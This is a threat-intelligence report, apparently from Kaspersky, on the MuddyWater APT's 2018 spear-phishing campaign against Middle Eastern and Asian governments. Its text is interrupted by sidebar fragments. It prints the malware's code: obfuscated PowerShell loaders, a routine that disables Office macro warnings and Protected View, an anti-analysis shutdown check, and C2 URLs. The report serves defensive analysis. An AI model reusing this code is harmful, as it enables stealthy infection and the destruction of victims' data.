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# MuddyWater expands operations

APT REPORTS

10 OCT 2018

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## Summary

MuddyWater is a relatively new APT that surfaced in 2017. It has focused mainly on governmental targets in Iraq and Saudi Arabia,



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Jordan

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according to past telemetry. However, the group behind MuddyWater has been known to target other countries in the Middle East, Europe and the US. We recently noticed a large amount of spear phishing documents that appear to be targeting government bodies, military entities, telcos and educational institutions in Jordan, Turkey, Azerbaijan and Pakistan, in addition to the continuous targeting of Iraq and Saudi Arabia, other victims were also detected in Mali, Austria, Russia, Iran and Bahrain.. These new documents have appeared throughout 2018 and escalated from May onwards. The attacks are still ongoing.

The new spear-phishing docs used by MuddyWater rely on social engineering to persuade users to enable macros. The attackers rely on a range of compromised hosts to deliver their attacks. In the advanced stages of this research, we were able not only to observe additional files and tools from the attackers' arsenal but also some OPSEC mistakes made by the attackers.

Previous related research:

<https://secOwn.blogspot.com/2018/05/clearing-muddywater-analysis-of-new.html?m=1>

<https://reaqta.com/2017/11/muddywater-apt-targeting-middle-east/>

[https://blog.malwarebytes.com/threat-analysis/2017/09/elaborate-scripting-fu-used-in-espionage-attack-against-saudi-arabia-government\\_entity/](https://blog.malwarebytes.com/threat-analysis/2017/09/elaborate-scripting-fu-used-in-espionage-attack-against-saudi-arabia-government_entity/)

<https://www.sekoia.fr/blog/falling-on-muddywater/>

## Decoy images by country

### Jordan

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DAMAMAX.doc  
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The Hashemite Kingdom of Jordan,  
Ministry of Justice (mwjo.doc)

## Turkey

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KAY-EMNİYETİ  
GENEL MÜDÜRLÜĞÜ  
1866  
Kuy-Erniiyeti  
Genel Mudurlugu

Turkey's General Directorate of  
Security

Turkey's Directorate General of  
Coastal Safety


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KİSİLERİ BAKANLIĞI


Turkey's General Directorate of Security (Onemli Rapor.doc)

Turkey's Ministry of the Interior (Early election.doc)

## Saudi Arabia




*Document signed by the Major General Pilot, commander of the Saudi Royal Air Force*



KSA King Saud University (KSU)


KSA King Saud University (KSU)

## Azerbaijan



*İnkişaf üçün görüş.doc (meeting for development)*

## Iraq



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13 MAY 2021, 1:00PM

#### **GReAT Ideas. Balalaika Edition**

BORIS LARIN, DENIS LEGEZO

26 FEB 2021, 12:00PM

#### **GReAT Ideas. Green Tea Edition**

JOHN HULTQUIST, BRIAN BARTHOLOMEW,  
SUGURU ISHIMARU, VITALY KAMLUK, SEONGSU PARK,  
YUSUKE NIWA, MOTOHIKO SATO

17 JUN 2020, 1:00PM

#### **GReAT Ideas. Powered by SAS: malware attribution and next-gen IoT honeypots**


MARCO PREUSS, DENIS LEGEZO, COSTIN RAIU,  
KURT BAUMGARTNER, DAN DEMETER,  
YAROSLAV SHMELEV

26 AUG 2020, 2:00PM

Iraqi Ministry of Foreign Affairs


Government of Iraq, the Treasury of  
the Council of Ministers

## Pakistan



ECP.doc

National Assembly of Pakistan.doc



P.Police.doc

## Afghanistan


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GIAMPAOLO DEDOLA, SANTIAGO PONTIROLI

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
*President.doc, E-government of Afghanistan*

## Technical details

Below is a description of the malware extraction and execution flow, starting from the initial infection vector, running VBA code via a macro and then dropping the PowerShell code that establishes command-center communications, sends victim system information and then receives commands supported by the malware.

### The initial infection vector

The initial infection starts with macro-enabled Office 97-2003 Word files whose macros are usually password-protected to hinder static analysis.



Malicious obfuscated VBA code is executed when the macro is first enabled. In some cases, the malicious macro is also executed when the user activates a fake text box.

## The macro payload analysis, dropped files and registry keys

The macro payload, which is Base64 encoded, does the following:

- 1 Drops two or three files into the “*ProgramData*” folder. The dropped files are either in the root of the “*ProgramData*” folder or in a subdirectory. The file names may vary from one version of the malware to another.

```
|EventManager.dll
|EventManager.logs
|WindowsDefenderService.ini
```

- 2 Adds a registry entry in the current user’s *RUN* key (HKCU) for later execution when the user next logs in. In some cases, the macro spawns the malicious payload/process instantly without waiting for the next time the user logs in. The registry keys and executables may vary from one version of the malware to another.

Name: *WindowsDefenderUpdater*  
 Type:REG\_EXPAND\_SZ  
 Data:c:\windows\system32\rundll32.exe  
 advpack.dll,LaunchINFSection  
 C:\ProgramData\EventManager.logs,Defender,1,

The next time the user logs in, the dropped payload will be executed. The executables have been chosen specifically for bypassing allowlisting solutions since they are all from Microsoft and very likely allowlisted. Regardless of the file extensions, the files dropped by the macro are *EITHER* INF, SCT and text files *OR* VBS and text files.

## Case 1: INF, SCT and text files dropped by the macro

- 1 *INF* is launched via the *advpack.dll* “*LaunchINFSection*” function.
- 2 *INF* registers the *SCT* file (scriptlet file) via scobj.dll (*Microsoft Scriptlet library*).
- 3 Via *WMI (winmgmt)*, the *JavaScript* or *VBscript* code in the *SCT* file spawns a PowerShell one-liner which finally consumes the *text* file.

```
powershell.exe -exec Bypass -c $s=(get-content C:\ProgramData\WindowsDefenderService.ini);$d=@();$v = 0;$c = 0;while($c -ne $s.length){$v=($v*52)+([Int32][char]$s[$c]-40);if(((($c+1)%3) -eq 0){while($v -ne 0){$vv=$v%256;if($vv -gt 0){$d+=[char][Int32]$vv}}$v=[Int32]($v/256)});$c+=1};[array]::Reverse($d);iex([String]::Join("",$d));
```

**PowerShell one-liner**

FROM THE SAME AUTHORS



**Grandoreiro, the global trojan with grandiose goals**

**Stealer here, stealer there, stealers everywhere!**

**Exotic SambaSpy is now dancing with Italian users**

**BlindEagle flying high in Latin America**

```
C.ER2[Z1GDOIH,14+VI2X;2S12;P1=C.0M-BJ1G)2D<?>1{+2X;2S12:P.;[2>>1{+2X;2S12:P.;[AR0I=,14+VI+VI-Q+37),@P.S.,@@,YK33..Y5,@P/U?00@1
ZQ/G8,J+/2I1BF2/K32R3@/FQ0;F3FF2S,,A+3(+1G=,AM3EC1KM2>H,S>2;Q,-,3(F2+E1ZC-4N-5+/FO->O1YO/[+,A.,TR,-X1T[-98,+/VU/C20:8/Q73-B=F
.16->N,P4,A6-9M0:L2R/,U9,-51P/1K62RV/B23(A/VF2?B3)93,S2921B3,P6,KC2?4-4L,S-/AV,,Q33,,XS18G1=L,NL2>?1F1P80;-,6W,B23A,,331,,8A/V:.O
G-/R-3L1[018+,@P2+S1FE,AD25N/4+32E3FP,T+,NU,XY,JY,YC/G6/):G<05T0@-2,-3AU360,SA2D(2H21LB-1(-=!13T1KM-+/,6N,@71AM32(2MS-4K180,J+3
(C/8Z17E37V/GG-7->Z3;M0G26,/1U<,-J3(C,S2,A51G,,,*08,0D1V-1=B,-_L,O03=+NG/ZC3)*3-700-.B</)W/L/12E3?73FQ1PD2R92R000(-P1Q+.6;+U
06H21,(TC12B,2417P-)22WT/48.:R2R925=-I,YH-5-2,1/L-1AE0+N,KD,X937201N2D02,)2R13P/[O2D/V-,2/FV2DK,N;-+)-/11AH225,.6C2N;2RL1301<
3/8Y-4<,O-,M/VOO,01U@1=.0E/2HN1Q53<6W/8M/.C,J4,Y)1B)12Y2N;0DM064/[B2+22D*3A;31V0DRI4A-4V29E33*2HY0?U3(,T+38//V33F212U,0213)0
6,(AG36712E1FLFS/OS/L,,9,Y=25;.17,A-4<,X=0F1051700;U,J2,Z,K,Y,,-[11521L,T2/111ZL,:2>/[AY061107,Y73F52WC+60+0,K?,7/20=
2233,S->V3E91U71()380=>?/U3,E-/*A,-Y0D0,1)00P/0917/(GM/ZW1V)01613,,260E52D2,F*,JR/8*/UL,J05;2910,Q,ND2520,)4=/,7,0S1=H1Z1-9S0,
01Q53A1.SS1G22S,1JR,A-1TW,1G2:2,T;QJ3-E,F52DA3<1=93=1FG3(,,OO->P1-/*B2X:/L6.X://C,1U,J22:53EG1=A/AZ/KR,@T,2006@17N.XK,2200[-
/F1FH,YW-(37N,?3EE,-H05U32E.8>/G7,Y713F/GY1PK/QS,FF,-O/[?,J93<229W20R3?;/QU37</Y,01-/-WIA9IAN.JL-/N00J2:+17M21+/L32>Z06B.1I.SY
-/1V3/LW.NV1Q)2>S/Q./QX3EX,J+01+B73([.EY3F7,EX/QW3753AY3->/GP-/O2N81<Q,FD//422?->Y.B3(1,T:0,B2MV/L4/LV24H2MZ.E21G>0B/321Q+->
```

## EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

Execution flow:



## Case 2: VBS and text files dropped by the macro


The VBS file decodes itself and calls *mshta.exe*, passing on one line of **VBScript** code to it, which in turn spawns a PowerShell one-liner which finally consumes the text file (usually Base64-encoded text).

```
powershell.exe -w 1 -exec Bypass -nologo -noprofile -
c
iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((get-content
C:\ProgramData\ZIPSDK\ProjectConfManagerNT.ini)))
));
```

### PowerShell one-liner

## *Encoded text file*

## Execution flow:



# The PowerShell code

When PowerShell is invoked whether via ***WMI***, ***wscript.exe***, or ***mshta.exe***, it executes a one-liner PowerShell code (as outlined above) that reads the encoded text file dropped in ***ProgramData*** and then decodes it. The resulting code has multiple layers of obfuscation.

The first thing the PowerShell code does is to disable ***office*** “***Macro Warnings***” and “***Protected View***”. This is to ensure future attacks don’t require user interaction. It also allows macro code to access ***internal VBA objects*** for stealthier macro code execution in future attacks.

```
function YUCHPJXEQSDAGSHHYPEXUMMWUZEG()
{
    for($i=10; $i -le 20; $i++) {
        $rgb = "HKCU:\Software\Microsoft\Office\$i.0\word\security";
        if(test-path $rgb) {
            New-ItemProperty -Path $rgb -Name AccessVBOM -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name VBAWarnings -Value 1 -PropertyType DWORD -Force | out-null;
            $rgb = "$rgb\ProtectedView";
            if(test-path $rgb) {
                New-ItemProperty -Path $rgb -Name DisableAttachmentsInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableInternetFilesInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force | out-null;
            }
        }
    }
}
```

**Next**, it checks the running processes against a list of hard-coded process names; if any are found, the machine is forcefully

rebooted. The names are linked to various tools used by malware researchers.

```
function PSAMOOJZJQTTEQZFEXWTZVBJYIJCGX () {
    $p = @("win32_remote","win64_remote64","ollydbg","ProcessHacker","tcpview","autoruns","autorunsc","filemon","procmon","regmon","procexp","idaq","idaq64","ImmunityDebugger","Wireshark","dumpcap","HookExplorer","ImportREC","PETools","LordPE","dumpcap","SysInspector","proc_analyzer","sysAnalyzer","sniff_hit","windbg","joeboxcontrol","joeboxserver")
    for ($i=0; $i -lt $p.length; $i++) {
        if($p -name $p[$i] -ErrorAction SilentlyContinue) {
            shutdown /s /f /t 0
            exit
        }
    }
}
```

*"win32\_remote", "win64\_remote64", "ollydbg", "ProcessHacker", "tcpview", "autoruns", "autorunsc", "filemon", "procmon", "regmon", "procexp", "idaq", "idaq64", "ImmunityDebugger", "Wireshark", "dumpcap", "HookExplorer", "ImportREC", "PETools", "LordPE", "dumpcap", "SysInspector", "proc\_analyzer", "sysAnalyzer", "sniff\_hit", "windbg", "joeboxcontrol", "joeboxserver"*

### ***Denylisted process names in the malware***

In some cases, it calculates the checksum of each running process name, and if it matches any hard-coded checksums, it causes a *BSOD* via the *ntdll.dll* "*NtRaiseHardError*" function.

### **CnC communication**

A URL is selected at random from a long list of embedded URLs held in an array named *\$dragon\_middle*. The selected URL is subsequently used for communication with the *CnC* server. If it can't send data to the chosen CnC URL, it tries to obtain another random URL from *\$middle\_dragon*, then sleeps from one to 30 seconds and loops again.

```
function CCXNAHWGOBDJLTTMAHBIQHWRLTJKNK () {
    $rnd = Get-Random -minimum 0 -maximum ($dragon_middle.Length)
    $site = $dragon_middle[$rnd]
    $global:url = $site
}
```

## Victim system reconnaissance

The code then tries to obtain the victim's public IP via "<https://api.ipify.org/>".

The public IP is then *POSTed* along with *OS Version, Internal IP, Machine Name, Domain Name, UserName* after being encrypted to the previously chosen URL to register a new victim. This allows the attackers to accept or reject victims depending on their IPs, countries, geolocations, target enterprises, etc. Depending on the response from the attacker's CnC, the victim is assigned an ID \$sysid. This ID is sent to the CnC with each request for commands to execute.

## Supported commands

"*upload*", "*screenshot*", "*Excel*", "*Outlook*", "*risk*", "*reboot*", "*shutdown*", "*clean*". These commands vary from one version to another.

- 1 The "*screenshot*" command takes a screenshot that is saved as a.*PNG* file in "*ProgramData*".
- 2 The "*Excel*" command receives another stage of the PowerShell code, saves it in "*c:\programdata\aa.ps1*" and then asks Excel to execute this PowerShell script via *DDE*.
- 3 The "*Outlook*" command receives another stage of the PowerShell code, saves it in "*c:\programdata\aa.ps1*" and then asks Outlook via *COM*, via *MSHTA.exe*, to execute it.
- 4 The "*risk*" command receives another stage of the PowerShell code, saves it in "*c:\programdata\aa.ps1*" and then asks Explorer.exe via *COM interaction* to execute it.
- 5 The "*upload*" command downloads files from the CnC and saves them locally in "*C:\ProgramData*".
- 6 The "*clean*" command destroys the victim's disk drives *C, D, E, F* and then reboots.

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- 7 The “**reboot**” and “**shutdown**” commands immediately reboot and shut down the victim’s machine.

In one version of the malware, the code checks if the “**ProgramData**” folder has folders or files with the keywords “**Kasper**”, “**Panda**”, or “**ESET**”.

```
function WFOHWZAFJICTNZXQGFZRXXGYGWAOTJ () {
```

```
$name = (dir c:\programdata) | select Name
```

```
$array = @("Kasper", "Panda", "ESET")
```

```
$source = $name.Name
```

```
$source | where {
```

```
$found = $FALSE
```

```
foreach($arr in $array){
```

```
    if($_.Contains($arr)){
```

```
        $found = $TRUE
```

```
}
```

```
    if($found -eq $TRUE){
```


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## Victimology

## Muddy Water – global attack geography 2018

Countries targeted by the Muddy Water spear-phishing campaign in 2018, according to Kaspersky Lab detection data



Most victims of MuddyWater were found in Jordan, Turkey, Iraq, Pakistan, Saudi Arabia, Afghanistan and Azerbaijan. Other victims were also recorded in Russia, Iran, Bahrain, Austria and Mali. The malicious decoy documents used in the attacks suggest they are geopolitically motivated, targeting sensitive personnel and organizations.

## Attacker deception and attribution

The deobfuscated PowerShell code used by the MuddyWater group resembles previously seen PowerShell scripts that most likely served as prototypes. Multiple documents used in the attacks also contain embedded paths from their authors' machines. These paths are embedded by Office under various circumstances, for instance, when somebody adds a binary object (an OLE control, e.g. text box or command button) into a Word document. The paths discovered are:

```
C:\Users\leo\AppData\Local\Temp\Word8.0\MSFor  
ms.exd
```

C:\Users\poopak\AppData\Local\Temp\Word8.0\MSForms.exd

C:\Users\Vendetta\AppData\Local\Temp\Word8.0\MSForms.exd

C:\Users\Turk\AppData\Local\Temp\Word8.0\MSFor ms.exd

**Leo, Poopak, Vendetta and Turk** are the usernames of those creating the documents or the templates on which they are based. Turk could point to a person of Turkish origin. Poopak is a Persian girl's name or might suggest the authors are not entirely happy with "Pak", which could be short for Pakistan. Leo could be one of the attacker's names. We also don't rule out the possibility of false flags, with the attackers using random usernames to confuse researchers.

In multiple instances, we have also found Chinese text inside the samples, possibly indicating the reuse of code by the attackers.

无法连接到网址，请等待龙...  
无法访问本地计算机寄存器  
任务计划程序访问被拒绝

Chinese text found in PowerShell code in multiple samples

Unable to connect to the URL, please wait for the dragon...  
Unable to access local computer register  
Task Scheduler access denied

Translation of Chinese text

We have also noticed that for some samples, e.g.

**5a42a712e3b3cfa1db32d9e3d832f8f1**, the PowerShell code had only three CnC URLs, which leads us to believe that most of the CnC URLs in **\$dragon\_middle** found in other samples could actually be 'noise' to distract researchers or trigger false positives.

```
http://www.cankayasrc[.]com/style/js/main.php
http://ektamservis[.]com/includes/main.php
http://gtme[.]ae/font-awesome/css/main.php
```

## Recommendations for organizations

Effective protection from targeted attacks focuses on advanced detective, preventive and investigative capabilities via solutions and training, allowing an organization to control any activities on their network or suspicious files on user systems.

The best way to prevent attackers from finding and leveraging security holes, is to eliminate the holes altogether, including those related to improper system configurations or errors in proprietary applications. Organizations are also recommended to implement the following steps for an enhanced level of protection at their premises.

- 1 Use PowerShell Constrained Language Mode as it uses **IEX**, **Add-Type**, and **New-Object**.
- 2 Lock PowerShell Execution Policy, must be set to "**AllSigned**" via **GPO**.
- 3 An allowlisting solution to prevent certain process child-parent execution hierarchies.

## Conclusion

The MuddyWaters group has carried out a large number of attacks and demonstrated advanced social engineering, in addition to the

IN THE SAME CATEGORY

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the evolution and  
expansion of the  
SideWinder APT group**

**BlindEagle flying high  
in Latin America**

**EastWind campaign:  
new CloudSorcerer  
attacks on government  
organizations in Russia**

active development of attacks, infrastructure and the use of new methods and techniques. The attackers are actively improving their toolkit in an effort to minimize their exposure to security products and services. Kaspersky Lab expects these types of attacks to intensify in the near future.

In order to protect your company from malware, Kaspersky Lab researchers recommend implementing the following measures:

- Educate generic staff to be able to distinguish malicious behavior like phishing links.
- Educate information security staff to have full configuration, investigative and hunting abilities.
- Use a proven corporate-grade security solution in combination with anti-targeted attack solutions capable of detecting attacks by analyzing network anomalies.
- Provide security staff with access to the latest threat intelligence data, which will arm them with helpful tools for targeted attack prevention and discovery, such as indicators of compromise and YARA rules.
- Make sure enterprise-grade patch management processes are well established and executed.

High-profile organizations should have elevated levels of cybersecurity, attacks against them are inevitable and are unlikely to ever cease.

## Additional information

In the advanced stages of this research, we were able not only to observe additional files and tools from the attackers' arsenal but also some OPSEC mistakes made by the attackers.

Further details about the attackers' arsenal, additional indicators of compromise, YARA rules and attribution information is available to

**APT trends report Q2 2024**

**CloudSorcerer – A new APT targeting Russian government entities**

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## Indicators of compromise

### MD5

08acd1149b09bf6455c553f512b51085  
a9ec30226c83ba6d7abb8d2011cdae14  
E5683fb480353c0dec333a7573710748  
159238b473f80272fdcd0a8ddf336a91  
16ac1a2c1e1c3b49e1a3a48fb71cc74f  
1b086ab28e3d6f73c6605f9ae087ad4a  
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bf310319d6ef95f69a45fc4f2d237ed4  
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c0e35c4523a7931f4c99616d6079fd14  
245fa82c89875b70c2669921d4ba14d3

## File names

%SystemDrive%\ProgramData\EventManager.dll  
%SystemDrive%\ProgramData\EventManager.logs  
%SystemDrive%\ProgramData\WindowsDefenderService.ini  
%SystemDrive%\ProgramData\Defender.sct  
%SystemDrive%\ProgramData\DefenderService.inf  
%SystemDrive%\ProgramData\WindowsDefender.ini  
